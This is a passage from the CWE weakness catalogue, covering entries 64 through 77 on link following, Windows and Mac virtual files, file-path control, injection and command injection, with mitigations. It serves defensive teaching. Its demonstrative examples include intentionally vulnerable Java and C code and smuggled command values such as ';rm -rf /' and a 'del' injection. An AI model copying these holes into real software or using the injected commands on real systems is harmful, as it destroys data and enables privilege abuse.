Follow the principle of least privilege when assigning access rights to files. Denying access to a file can prevent an attacker from replacing that file with a link to a sensitive file. Ensure good compartmentalization in the system to provide protected areas that can be trusted.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	59	Improper Link Resolution Before File Access ('Link Following')	1000	65
ChildOf	C	63	Windows Path Link Problems	631 699	69
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Research Gaps

Under-studied. Windows .LNK files are more "portable" than Unix symlinks and have been used in remote exploits. Some Windows API's will access LNK's as if they are regular files, so one would expect that they would be reported more frequently.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Windows Shortcut Following (.LNK)
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-65: Windows Hard Link

Weakness ID: 65 (Weakness Variant)

Status: Incomplete

Description

Summary

The software, when opening a file or directory, does not sufficiently handle when the name is associated with a hard link to a target that is outside of the intended control sphere. This could allow an attacker to cause the software to operate on unauthorized files.

Extended Description

Failure for a system to check for hard links can result in vulnerability to different types of attacks. For example, an attacker can escalate their privileges if a file used by a privileged program is replaced with a hard link to a sensitive file (e.g. AUTOEXEC.BAT). When the process opens the file, the attacker can assume the privileges of that process, or prevent the program from accurately processing data.

Time of Introduction

- Implementation
- Operation

Applicable Platforms**Languages**

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-2002-0725	
CVE-2003-0844	

Potential Mitigations

Follow the principle of least privilege when assigning access rights to files. Denying access to a file can prevent an attacker from replacing that file with a link to a sensitive file. Ensure good compartmentalization in the system to provide protected areas that can be trusted.

Relationships

Nature	Type	ID	Name	<input checked="" type="checkbox"/>	Page
ChildOf		59	Improper Link Resolution Before File Access ('Link Following')	1000	65
ChildOf		63	Windows Path Link Problems	631 699	69
ChildOf		743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Research Gaps

Under-studied

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Windows hard link
CERT C Secure Coding	FIO05-C	Identify files using multiple file attributes

CWE-66: Improper Handling of File Names that Identify Virtual Resources

Weakness ID: 66 (Weakness Base)

Status: Draft

Description**Summary**

The product does not handle or incorrectly handles a file name that identifies a "virtual" resource that is not directly specified within the directory that is associated with the file name, causing the product to perform file-based operations on a resource that is not a file.

Extended Description

Virtual file names are represented like normal file names, but they are effectively aliases for other resources that do not behave like normal files. Depending on their functionality, they could be alternate entities. They are not necessarily listed in directories.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	21	Pathname Traversal and Equivalence Errors	699	24
ChildOf	G	706	Use of Incorrectly-Resolved Name or Reference	1000	842
ParentOf	V	67	<i>Improper Handling of Windows Device Names</i>	699 1000	72
ParentOf	C	68	<i>Windows Virtual File Problems</i>	699	73
ParentOf	V	69	<i>Failure to Handle Windows ::DATA Alternate Data Stream</i>	699 1000	74
ParentOf	C	70	<i>Mac Virtual File Problems</i>	699	75
ParentOf	V	71	<i>Apple '.DS_Store'</i>	1000	75
ParentOf	V	72	<i>Improper Handling of Apple HFS+ Alternate Data Stream Path</i>	699 1000	76

Affected Resources

- File/Directory

Functional Areas

- File processing

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Virtual Files

CWE-67: Improper Handling of Windows Device Names

Weakness ID: 67 (*Weakness Variant*)

Status: Incomplete

Description**Summary**

The software constructs pathnames from user input, but it does not handle or incorrectly handles a pathname containing a Windows device name such as AUX or CON. This typically leads to denial of service or an information exposure when the application attempts to process the pathname as a regular file.

Extended Description

Failing to properly handle virtual filenames (e.g. AUX, CON, PRN, COM1, LPT1) can result in different types of vulnerabilities. In some cases an attacker can request a device via injection of a virtual filename in a URL, which may cause an error that leads to a denial of service or an error page that reveals sensitive information. A software system that allows device names to bypass filtering runs the risk of an attacker injecting malicious code in a file with the name of a device.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms**Languages**

- All

Operating Systems

- Windows

Likelihood of Exploit

High to Very High

Observed Examples

Reference	Description
CVE-2000-0168	
CVE-2001-0492	
CVE-2001-0493	
CVE-2001-0558	
CVE-2002-0106	
CVE-2002-0200	
CVE-2002-1052	
CVE-2004-0552	
CVE-2005-2195	

Potential Mitigations

Be familiar with the device names in the operating system where your system is deployed. Check input for these device names.

Background Details

Historically, there was a bug in the Windows operating system that caused a blue screen of death. Even after that issue was fixed DOS device names continue to be a factor.

Weakness Ordinalities

Resultant (where the weakness is typically related to the presence of some other weaknesses)

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	66	Improper Handling of File Names that Identify Virtual Resources	699 1000	71
ChildOf	C	68	Windows Virtual File Problems	631	73
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ChildOf	C	743	CERT C Secure Coding Section 09 - Input Output (FIO)	734	867

Affected Resources

- File/Directory

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Mapped Node Name
PLOVER		Windows MS-DOS device names
CERT C Secure Coding	FIO32-C	Do not perform operations on devices that are only appropriate for files

References

M. Howard and D. LeBlanc. "Writing Secure Code". 2nd Edition. Microsoft. 2003.

CWE-68: Windows Virtual File Problems

Category ID: 68 (Category)

Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of virtual files within Windows-based operating systems.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	Count	Page
ChildOf	B	66	Improper Handling of File Names that Identify Virtual Resources	699	71
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ParentOf	V	67	Improper Handling of Windows Device Names	631	72

Nature	Type	ID	Name	V	Page
ParentOf	V	69	Failure to Handle Windows ::DATA Alternate Data Stream	631 699	74

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Windows Virtual File problems

CWE-69: Failure to Handle Windows ::DATA Alternate Data Stream

Weakness ID: 69 (Weakness Variant)

Status: Incomplete

Description

Summary

The software does not properly prevent access to, or detect usage of, alternate data streams (ADS).

Extended Description

An attacker can use an ADS to hide information about a file (e.g. size, the name of the process) from a system or file browser tools such as Windows Explorer and 'dir' at the command line utility. Alternately, the attacker might be able to bypass intended access restrictions for the associated data fork.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Windows

Observed Examples

Reference	Description
CVE-1999-0278	
CVE-2000-0927	

Potential Mitigations

Software tools are capable of finding ADSs on your system.

Ensure that the source code correctly parses the filename to read or write to the correct stream.

Background Details

Alternate data streams (ADS) were first implemented in the Windows NT operating system to provide compatibility between NTFS and the Macintosh Hierarchical File System (HFS). In HFS, data and resource forks are used to store information about a file. The data fork provides information about the contents of the file while the resource fork stores metadata such as file type.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	B	66	Improper Handling of File Names that Identify Virtual Resources	699 1000	71
ChildOf	C	68	Windows Virtual File Problems	631 699	73
ChildOf	C	634	Weaknesses that Affect System Processes	631	737

Theoretical Notes

This and similar problems exist because the same resource can have multiple identifiers that dictate which behavior can be performed on the resource.

Affected Resources

- System Process

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Windows ::DATA alternate data stream

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
11	Cause Web Server Misclassification	
168	Windows ::DATA Alternate Data Stream	

References

- Don Parker. "Windows NTFS Alternate Data Streams". 2005-02-16. < <http://www.securityfocus.com/infocus/1822> >.
- M. Howard and D. LeBlanc. "Writing Secure Code". 2nd Edition. Microsoft. 2003.

CWE-70: Mac Virtual File Problems

Category ID: 70 (Category) Status: Draft

Description

Summary

Weaknesses in this category are related to improper handling of virtual files within Mac-based operating systems.

Applicable Platforms

Languages

- All

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf	B	66	Improper Handling of File Names that Identify Virtual Resources	699	71
ChildOf	C	632	Weaknesses that Affect Files or Directories	631	736
ParentOf	V	71	Apple '.DS_Store'	631 699	75
ParentOf	V	72	Improper Handling of Apple HFS+ Alternate Data Stream Path	631 699	76

Affected Resources

- File/Directory

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Mac Virtual File problems

CWE-71: Apple '.DS_Store'

Weakness ID: 71 (Weakness Variant) Status: Incomplete

Description

Summary

Software operating in a MAC OS environment, where .DS_Store is in effect, must carefully manage hard links, otherwise an attacker may be able to leverage a hard link from .DS_Store to overwrite arbitrary files and gain privileges.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Observed Examples

Reference	Description
BUGTRAQ:20010910	More security problems in Apache on Mac OS X

Reference	Description
CVE-2005-0342	The Finder in Mac OS X and earlier allows local users to overwrite arbitrary files and gain privileges by creating a hard link from the .DS_Store file to an arbitrary file.

Relationships

Nature	Type	ID	Name	V	Page
PeerOf	V	62	UNIX Hard Link	1000	68
ChildOf	B	66	Improper Handling of File Names that Identify Virtual Resources	1000	71
ChildOf	C	70	Mac Virtual File Problems	631 699	75

Research Gaps

Under-studied

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	DS - Apple '.DS_Store

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
18	Embedding Scripts in Nonscript Elements	
19	Embedding Scripts within Scripts	
32	Embedding Scripts in HTTP Query Strings	
63	Simple Script Injection	
86	Embedding Script (XSS) in HTTP Headers	
91	XSS in IMG Tags	

Maintenance Notes

This entry, which originated from PLOVER, probably stems from a common manipulation that is used to exploit symlink and hard link following weaknesses, like /etc/passwd is often used for UNIX-based exploits. As such, it is probably too low-level for inclusion in CWE.

CWE-72: Improper Handling of Apple HFS+ Alternate Data Stream Path

Weakness ID: 72 (Weakness Variant) Status: Incomplete

Description

Summary

The software does not properly handle special paths that may identify the data or resource fork of a file on the HFS+ file system.

Extended Description

If the software chooses actions to take based on the file name, then if an attacker provides the data or resource fork, the software may take unexpected actions. Further, if the software intends to restrict access to a file, then an attacker might still be able to bypass intended access restrictions by requesting the data or resource fork for that file.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Operating Systems

- Mac OS

Demonstrative Examples

A web server that interprets FILE.cgi as processing instructions could disclose the source code for FILE.cgi by requesting FILE.cgi/..namedfork/data. This might occur because the web server invokes the default handler which may return the contents of the file.

Observed Examples

Reference	Description
CVE-2004-1084	

Background Details

The Apple HFS+ file system permits files to have multiple data input streams, accessible through special paths. The Mac OS X operating system provides a way to access the different data input streams through special paths and as an extended attribute:

- Resource fork: file/..namedfork/rsrc, file/rsrc (deprecated), xattr:com.apple.ResourceFork
- Data fork: file/..namedfork/data (only versions prior to Mac OS X v10.5)


Additionally, on filesystems that lack native support for multiple streams, the resource fork and file metadata may be stored in a file with "." prepended to the name.

Forks can also be accessed through non-portable APIs.

Forks inherit the file system access controls of the file they belong to.

Programs need to control access to these paths, if the processing of a file system object is dependent on the structure of its path.

Relationships

Nature	Type	ID	Name	CVSS	Page
ChildOf		66	Improper Handling of File Names that Identify Virtual Resources	 699 1000	71
ChildOf		70	Mac Virtual File Problems	631 699	75

Research Gaps

Under-studied

Theoretical Notes

This and similar problems exist because the same resource can have multiple identifiers that dictate which behavior can be performed on the resource.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Apple HFS+ alternate data stream

References

Apple Inc.. < <http://docs.info.apple.com/article.html?artnum=300422> >.

CWE-73: External Control of File Name or Path

Weakness ID: 73 (Weakness Class)

Status: Draft

Description

Summary

The software allows user input to control or influence paths or file names that are used in filesystem operations.

Extended Description

This could allow an attacker to access or modify system files or other files that are critical to the application.

Path manipulation errors occur when the following two conditions are met:

1. An attacker can specify a path used in an operation on the filesystem.
2. By specifying the resource, the attacker gains a capability that would not otherwise be permitted.

For example, the program may give the attacker the ability to overwrite the specified file or run with a configuration controlled by the attacker.

Time of Introduction

- Architecture and Design
- Implementation
- Operation

Applicable Platforms

Languages

- All

Operating Systems

- UNIX (*Often*)
- Windows (*Often*)
- Mac OS (*Often*)

Common Consequences**Confidentiality**

The application can operate on unexpected files. Confidentiality is violated when the targeted filename is not directly readable by the attacker.

Integrity

The application can operate on unexpected files. This may violate integrity if the filename is written to, or if the filename is for a program or other form of executable code.

Availability

The application can operate on unexpected files. Availability can be violated if the attacker specifies an unexpected file that the application modifies. Availability can also be affected if the attacker specifies a filename for a large file, or points to a special device or a file that does not have the format that the application expects.

Likelihood of Exploit

High to Very High

Detection Methods**Automated Static Analysis**

The external control or influence of filenames can often be detected using automated static analysis that models data flow within the software.

Automated static analysis might not be able to recognize when proper input validation is being performed, leading to false positives - i.e., warnings that do not have any security consequences or require any code changes.

Demonstrative Examples**Example 1:**

The following code uses input from an HTTP request to create a file name. The programmer has not considered the possibility that an attacker could provide a file name such as "../tomcat/conf/server.xml", which causes the application to delete one of its own configuration files (CWE-22).

Java Example:*Bad Code*

```
String rName = request.getParameter("reportName");
File rFile = new File("/usr/local/apfr/reports/" + rName);
...
rFile.delete();
```

Example 2:

The following code uses input from a configuration file to determine which file to open and echo back to the user. If the program runs with privileges and malicious users can change the configuration file, they can use the program to read any file on the system that ends with the extension .txt.

Java Example:*Bad Code*

```
fis = new FileInputStream(cfg.getProperty("sub")+ ".txt");
amt = fis.read(arr);
out.println(arr);
```

Observed Examples

Reference	Description
CVE-2008-5748	Chain: external control of values for user's desired language and theme enables path traversal.
CVE-2008-5764	Chain: external control of user's target language enables remote file inclusion.

Potential Mitigations

Architecture and Design

When the set of filenames is limited or known, create a mapping from a set of fixed input values (such as numeric IDs) to the actual filenames, and reject all other inputs. For example, ID 1 could map to "inbox.txt" and ID 2 could map to "profile.txt". Features such as the ESAPI `AccessReferenceMap` provide this capability.

Architecture and Design**Operation**

Run your code in a "jail" or similar sandbox environment that enforces strict boundaries between the process and the operating system. This may effectively restrict all access to files within a particular directory.

Examples include the Unix `chroot` jail and `AppArmor`. In general, managed code may provide some protection.

This may not be a feasible solution, and it only limits the impact to the operating system; the rest of your application may still be subject to compromise.

Be careful to avoid `CWE-243` and other weaknesses related to jails.

Architecture and Design

For any security checks that are performed on the client side, ensure that these checks are duplicated on the server side, in order to avoid `CWE-602`. Attackers can bypass the client-side checks by modifying values after the checks have been performed, or by changing the client to remove the client-side checks entirely. Then, these modified values would be submitted to the server.

Implementation**Input Validation**

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does. Do not rely exclusively on looking for malicious or malformed inputs (i.e., do not rely on a blacklist). However, blacklists can be useful for detecting potential attacks or determining which inputs are so malformed that they should be rejected outright.

When performing input validation, consider all potentially relevant properties, including length, type of input, the full range of acceptable values, missing or extra inputs, syntax, consistency across related fields, and conformance to business rules. As an example of business rule logic, "boat" may be syntactically valid because it only contains alphanumeric characters, but it is not valid if you are expecting colors such as "red" or "blue."

For filenames, use stringent whitelists that limit the character set to be used. If feasible, only allow a single "." character in the filename to avoid weaknesses such as `CWE-23`, and exclude directory separators such as "/" to avoid `CWE-36`. Use a whitelist of allowable file extensions, which will help to avoid `CWE-434`.

Implementation

Use a built-in path canonicalization function (such as `realpath()` in C) that produces the canonical version of the pathname, which effectively removes "." sequences and symbolic links (`CWE-23`, `CWE-59`).

Installation**Operation**

Use OS-level permissions and run as a low-privileged user to limit the scope of any successful attack.

Operation**Implementation**

If you are using PHP, configure your application so that it does not use `register_globals`. During implementation, develop your application so that it does not rely on this feature, but be wary of implementing a `register_globals` emulation that is subject to weaknesses such as `CWE-95`, `CWE-621`, and similar issues.

Testing

Use automated static analysis tools that target this type of weakness. Many modern techniques use data flow analysis to minimize the number of false positives. This is not a perfect solution, since 100% accuracy and coverage are not feasible.

Testing

Use dynamic tools and techniques that interact with the software using large test suites with many diverse inputs, such as fuzz testing (fuzzing), robustness testing, and fault injection. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.












Testing

Use tools and techniques that require manual (human) analysis, such as penetration testing, threat modeling, and interactive tools that allow the tester to record and modify an active session. These may be more effective than strictly automated techniques. This is especially the case with weaknesses that are related to design and business rules.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	✓	Page
ChildOf		20	Improper Input Validation	699 700	15
CanPrecede		22	Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	1000	25
CanPrecede		41	Improper Resolution of Path Equivalence	1000	53
CanPrecede		59	Improper Link Resolution Before File Access ('Link Following')	1000	65
CanPrecede		98	Improper Control of Filename for Include/Require Statement in PHP Program ('PHP File Inclusion')	1000	138
CanPrecede		434	Unrestricted Upload of File with Dangerous Type	1000	551
ChildOf		610	Externally Controlled Reference to a Resource in Another Sphere	1000	718
ChildOf		642	External Control of Critical State Data	1000	747
ChildOf		723	OWASP Top Ten 2004 Category A2 - Broken Access Control	711	851
ChildOf		752	2009 Top 25 - Risky Resource Management	750	873
<i>CanAlsoBe</i>		99	<i>Improper Control of Resource Identifiers ('Resource Injection')</i>	1000	143

Relationship Notes

The external control of filenames can be the primary link in chains with other file-related weaknesses, as seen in the CanPrecede relationships. This is because software systems use files for many different purposes: to execute programs, load code libraries, to store application data, to store configuration settings, record temporary data, act as signals or semaphores to other processes, etc.

However, those weaknesses do not always require external control. For example, link-following weaknesses (CWE-59) often involve pathnames that are not controllable by the attacker at all. The external control can be resultant from other issues. For example, in PHP applications, the register_globals setting can allow an attacker to modify variables that the programmer thought were immutable, enabling file inclusion (CWE-98) and path traversal (CWE-22). Operating with excessive privileges (CWE-250) might allow an attacker to specify an input filename that is not directly readable by the attacker, but is accessible to the privileged program. A buffer overflow (CWE-119) might give an attacker control over nearby memory locations that are related to pathnames, but were not directly modifiable by the attacker.

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
7 Pernicious Kingdoms	Path Manipulation

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
13	Subverting Environment Variable Values	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
72	URL Encoding	
76	Manipulating Input to File System Calls	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	

References

"OWASP Enterprise Security API (ESAPI) Project". < <http://www.owasp.org/index.php/ESAPI> >.

CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')

Weakness ID: 74 (Weakness Class)

Status: Incomplete

Description

Summary

The software constructs all or part of a command, data structure, or record using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify how it is parsed or interpreted when it is sent to a downstream component.

Extended Description

Software has certain assumptions about what constitutes data and control respectively. It is the lack of verification of these assumptions for user-controlled input that leads to injection problems. Injection problems encompass a wide variety of issues -- all mitigated in very different ways and usually attempted in order to alter the control flow of the process. For this reason, the most effective way to discuss these weaknesses is to note the distinct features which classify them as injection weaknesses. The most important issue to note is that all injection problems share one thing in common -- i.e., they allow for the injection of control plane data into the user-controlled data plane. This means that the execution of the process may be altered by sending code in through legitimate data channels, using no other mechanism. While buffer overflows, and many other flaws, involve the use of some further issue to gain execution, injection problems need only for the data to be parsed. The most classic instantiations of this category of weakness are SQL injection and format string vulnerabilities.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Confidentiality

Many injection attacks involve the disclosure of important information -- in terms of both data sensitivity and usefulness in further exploitation

Authentication

In some cases injectable code controls authentication; this may lead to remote vulnerability

Access Control

Injection attacks are characterized by the ability to significantly change the flow of a given process, and in some cases, to the execution of arbitrary code.

Integrity

Data injection attacks lead to loss of data integrity in nearly all cases as the control-plane data injected is always incidental to data recall or writing.

Accountability

Often the actions performed by injected control code are unlogged.

Likelihood of Exploit

Very High

Potential Mitigations

Requirements specification: Programming languages and supporting technologies might be chosen which are not subject to these issues.

Implementation

Utilize an appropriate mix of white-list and black-list parsing to filter control-plane syntax from all input.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf	C	20	Improper Input Validation	699	15
ChildOf	C	707	Improper Enforcement of Message or Data Structure	1000	842
ChildOf	C	727	OWASP Top Ten 2004 Category A6 - Injection Flaws	711	853
CanFollow	C	20	Improper Input Validation	1000	15
ParentOf	C	75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)	699	83
ParentOf	C	77	Improper Neutralization of Special Elements used in a Command ('Command Injection')	1000	85
ParentOf	B	79	Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	699	96
ParentOf	B	91	XML Injection (aka Blind XPath Injection)	699	128
ParentOf	B	93	Improper Neutralization of CRLF Sequences ('CRLF Injection')	699	129
ParentOf	C	94	Failure to Control Generation of Code ('Code Injection')	699	130
ParentOf	B	99	Improper Control of Resource Identifiers ('Resource Injection')	699	143
CanFollow	C	116	Improper Encoding or Escaping of Output	1000	167
ParentOf	B	134	Uncontrolled Format String	699	211
ParentOf	C	138	Improper Neutralization of Special Elements	699	216

Relationship Notes

In the development view (CWE-699), this is classified as an Input Validation problem (CWE-20) because many people do not distinguish between the consequence/attack (injection) and the protection mechanism that prevents the attack from succeeding. In the research view (CWE-1000), however, input validation is only one potential protection mechanism (output encoding is another), and there is a chaining relationship between improper input validation and the failure to enforce the structure of messages to other components. Other issues not directly related to input validation, such as race conditions, could similarly impact message structure.

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name
CLASP			Injection problem ('data' used as something else)
OWASP Top Ten 2004	A6	CWE More Specific	Injection Flaws

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
3	Using Leading 'Ghost' Character Sequences to Bypass Input Filters	

CAPEC-ID	Attack Pattern Name	(CAPEC Version 1.5)
7	Blind SQL Injection	
8	Buffer Overflow in an API Call	
9	Buffer Overflow in Local Command-Line Utilities	
10	Buffer Overflow via Environment Variables	
13	Subverting Environment Variable Values	
14	Client-side Injection-induced Buffer Overflow	
24	Filter Failure through Buffer Overflow	
28	Fuzzing	
34	HTTP Response Splitting	
40	Manipulating Writeable Terminal Devices	
42	MIME Conversion	
43	Exploiting Multiple Input Interpretation Layers	
45	Buffer Overflow via Symbolic Links	
46	Overflow Variables and Tags	
47	Buffer Overflow via Parameter Expansion	
51	Poison Web Service Registry	
52	Embedding NULL Bytes	
53	Postfix, Null Terminate, and Backslash	
64	Using Slashes and URL Encoding Combined to Bypass Validation Logic	
66	SQL Injection	
67	String Format Overflow in syslog()	
71	Using Unicode Encoding to Bypass Validation Logic	
72	URL Encoding	
76	Manipulating Input to File System Calls	
78	Using Escaped Slashes in Alternate Encoding	
79	Using Slashes in Alternate Encoding	
80	Using UTF-8 Encoding to Bypass Validation Logic	
83	XPath Injection	
84	XQuery Injection	
91	XSS in IMG Tags	
101	Server Side Include (SSI) Injection	
106	Cross Site Scripting through Log Files	
108	Command Line Execution through SQL Injection	
273	HTTP Response Smuggling	

CWE-75: Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)

Weakness ID: 75 (Weakness Class)

Status: Draft

Description

Summary

The software fails to adequately filter user-controlled input for special elements with control implications.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Potential Mitigations

Requirements specification: Programming languages and supporting technologies might be chosen which are not subject to these issues.

Implementation

Utilize an appropriate mix of white-list and black-list parsing to filter special element syntax from all input.

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		74	Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')	699 1000	81
ParentOf		76	Improper Neutralization of Equivalent Special Elements	699 1000	84

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Special Element Injection

CWE-76: Improper Neutralization of Equivalent Special Elements

Weakness ID: 76 (Weakness Base)

Status: Draft

Description

Summary

The software properly neutralizes certain special elements, but it improperly neutralizes equivalent special elements.

Extended Description

The software may have a fixed list of special characters it believes is complete. However, there may be alternate encodings, or representations that also have the same meaning. For example, the software may filter out a leading slash (/) to prevent absolute path names, but may fail to account for a tilde (~) followed by a user name, which on some *nix systems could be expanded to an absolute pathname. Alternately, the software might filter a dangerous "-e" command-line switch when calling an external program, but it might not account for "--exec" or other switches that have the same semantics.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Likelihood of Exploit

High to Very High

Potential Mitigations

Requirements specification: Programming languages and supporting technologies might be chosen which are not subject to these issues.

Implementation

Utilize an appropriate mix of white-list and black-list parsing to filter equivalent special element syntax from all input.

Weakness Ordinalities

Primary (where the weakness exists independent of other weaknesses)

Relationships

Nature	Type	ID	Name	V	Page
ChildOf		75	Failure to Sanitize Special Elements into a Different Plane (Special Element Injection)	699 1000	83

Causal Nature

Explicit (an explicit weakness resulting from behavior of the developer)

Taxonomy Mappings

Mapped Taxonomy Name	Mapped Node Name
PLOVER	Equivalent Special Element Injection

CWE-77: Improper Neutralization of Special Elements used in a Command ('Command Injection')

Weakness ID: 77 (Weakness Class)

Status: Draft

Description

Summary

The software constructs all or part of a command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended command when it is sent to a downstream component.

Extended Description

Command injection vulnerabilities typically occur when:

1. Data enters the application from an untrusted source.
2. The data is part of a string that is executed as a command by the application.
3. By executing the command, the application gives an attacker a privilege or capability that the attacker would not otherwise have.

Time of Introduction

- Architecture and Design
- Implementation

Applicable Platforms

Languages

- All

Common Consequences

Access Control

Command injection allows for the execution of arbitrary commands and code by the attacker.

Integrity

If a malicious user injects a character (such as a semi-colon) that delimits the end of one command and the beginning of another, it may be possible to then insert an entirely new and unrelated command that was not intended to be executed.

Likelihood of Exploit

Very High

Demonstrative Examples

Example 1:

The following simple program accepts a filename as a command line argument and displays the contents of the file back to the user. The program is installed setuid root because it is intended for use as a learning tool to allow system administrators in-training to inspect privileged system files without giving them the ability to modify them or damage the system.

C Example:

```
int main(char* argc, char** argv) {
    char cmd[CMD_MAX] = "/usr/bin/cat ";
    strcat(cmd, argv[1]);
    system(cmd);
}
```

Because the program runs with root privileges, the call to `system()` also executes with root privileges. If a user specifies a standard filename, the call works as expected. However, if an attacker passes a string of the form `";rm -rf /"`, then the call to `system()` fails to execute `cat` due to a lack of arguments and then plows on to recursively delete the contents of the root partition.

Example 2:

The following code is from an administrative web application designed to allow users to kick off a backup of an Oracle database using a batch-file wrapper around the `rman` utility and then run a `cleanup.bat` script to delete some temporary files. The script `rmanDB.bat` accepts a single command line parameter, which specifies what type of backup to perform. Because access to the database is restricted, the application runs the backup as a privileged user.

Java Example:*Bad Code*

```
...
String btype = request.getParameter("backuptype");
String cmd = new String("cmd.exe /K \"
    c:\\util\\rmanDB.bat \"
    +btype+
    "&&c:\\utl\\cleanup.bat\"")
System.Runtime.getRuntime().exec(cmd);
...
```

The problem here is that the program does not do any validation on the backuptype parameter read from the user. Typically the Runtime.exec() function will not execute multiple commands, but in this case the program first runs the cmd.exe shell in order to run multiple commands with a single call to Runtime.exec(). Once the shell is invoked, it will happily execute multiple commands separated by two ampersands. If an attacker passes a string of the form "& del c:\\dbms*.\"", then the application will execute this command along with the others specified by the program. Because of the nature of the application, it runs with the privileges necessary to interact with the database, which means whatever command the attacker injects will run with those privileges as well.

Example 3:

The following code from a system utility uses the system property APPHOME to determine the directory in which it is installed and then executes an initialization script based on a relative path from the specified directory.

Java Example:*Bad Code*

```
...
String home = System.getProperty("APPHOME");
String cmd = home + INITCMD;
java.lang.Runtime.getRuntime().exec(cmd);
...
```

The code above allows an attacker to execute arbitrary commands with the elevated privilege of the application by modifying the system property APPHOME to point to a different path containing a malicious version of INITCMD. Because the program does not validate the value read from the environment, if an attacker can control the value of the system property APPHOME, then they can fool the application into running malicious code and take control of the system.

Example 4:

The following code is from a web application that allows users access to an interface through which they can update their password on the system. Part of the process for updating passwords in certain network environments is to run a make command in the /var/yp directory, the code for which is shown below.

Java Example:*Bad Code*

```
...
System.Runtime.getRuntime().exec("make");
...
```

The problem here is that the program does not specify an absolute path for make and fails to clean its environment prior to executing the call to Runtime.exec(). If an attacker can modify the \$PATH variable to point to a malicious binary called make and cause the program to be executed in their environment, then the malicious binary will be loaded instead of the one intended. Because of the nature of the application, it runs with the privileges necessary to perform system operations, which means the attacker's make will now be run with these privileges, possibly giving the attacker complete control of the system.

Example 5:

The following code is a wrapper around the UNIX command cat which prints the contents of a file to standard out. It is also injectable:

C Example:*Bad Code*

```
#include <stdio.h>
#include <unistd.h>
```

```
int main(int argc, char **argv) {
    char cat[] = "cat ";
    char *command;
    size_t commandLength;
    commandLength = strlen(cat) + strlen(argv[1]) + 1;
    command = (char *) malloc(commandLength);
    strncpy(command, cat, commandLength);
    strncat(command, argv[1], (commandLength - strlen(cat)));
    system(command);
    return (0);
}
```

Used normally, the output is simply the contents of the file requested:

```
$.catWrapper Story.txt
When last we left our heroes...
```

However, if we add a semicolon and another command to the end of this line, the command is executed by catWrapper with no complaint:

```
$.catWrapper Story.txt; ls
When last we left our heroes...
Story.txt
SensitiveFile.txt
PrivateData.db
a.out*
```

Attack

If catWrapper had been set to have a higher privilege level than the standard user, arbitrary commands could be executed with that higher privilege.

Potential Mitigations

Architecture and Design

If at all possible, use library calls rather than external processes to recreate the desired functionality

Implementation

If possible, ensure that all external commands called from the program are statically created.

Implementation

Input Validation

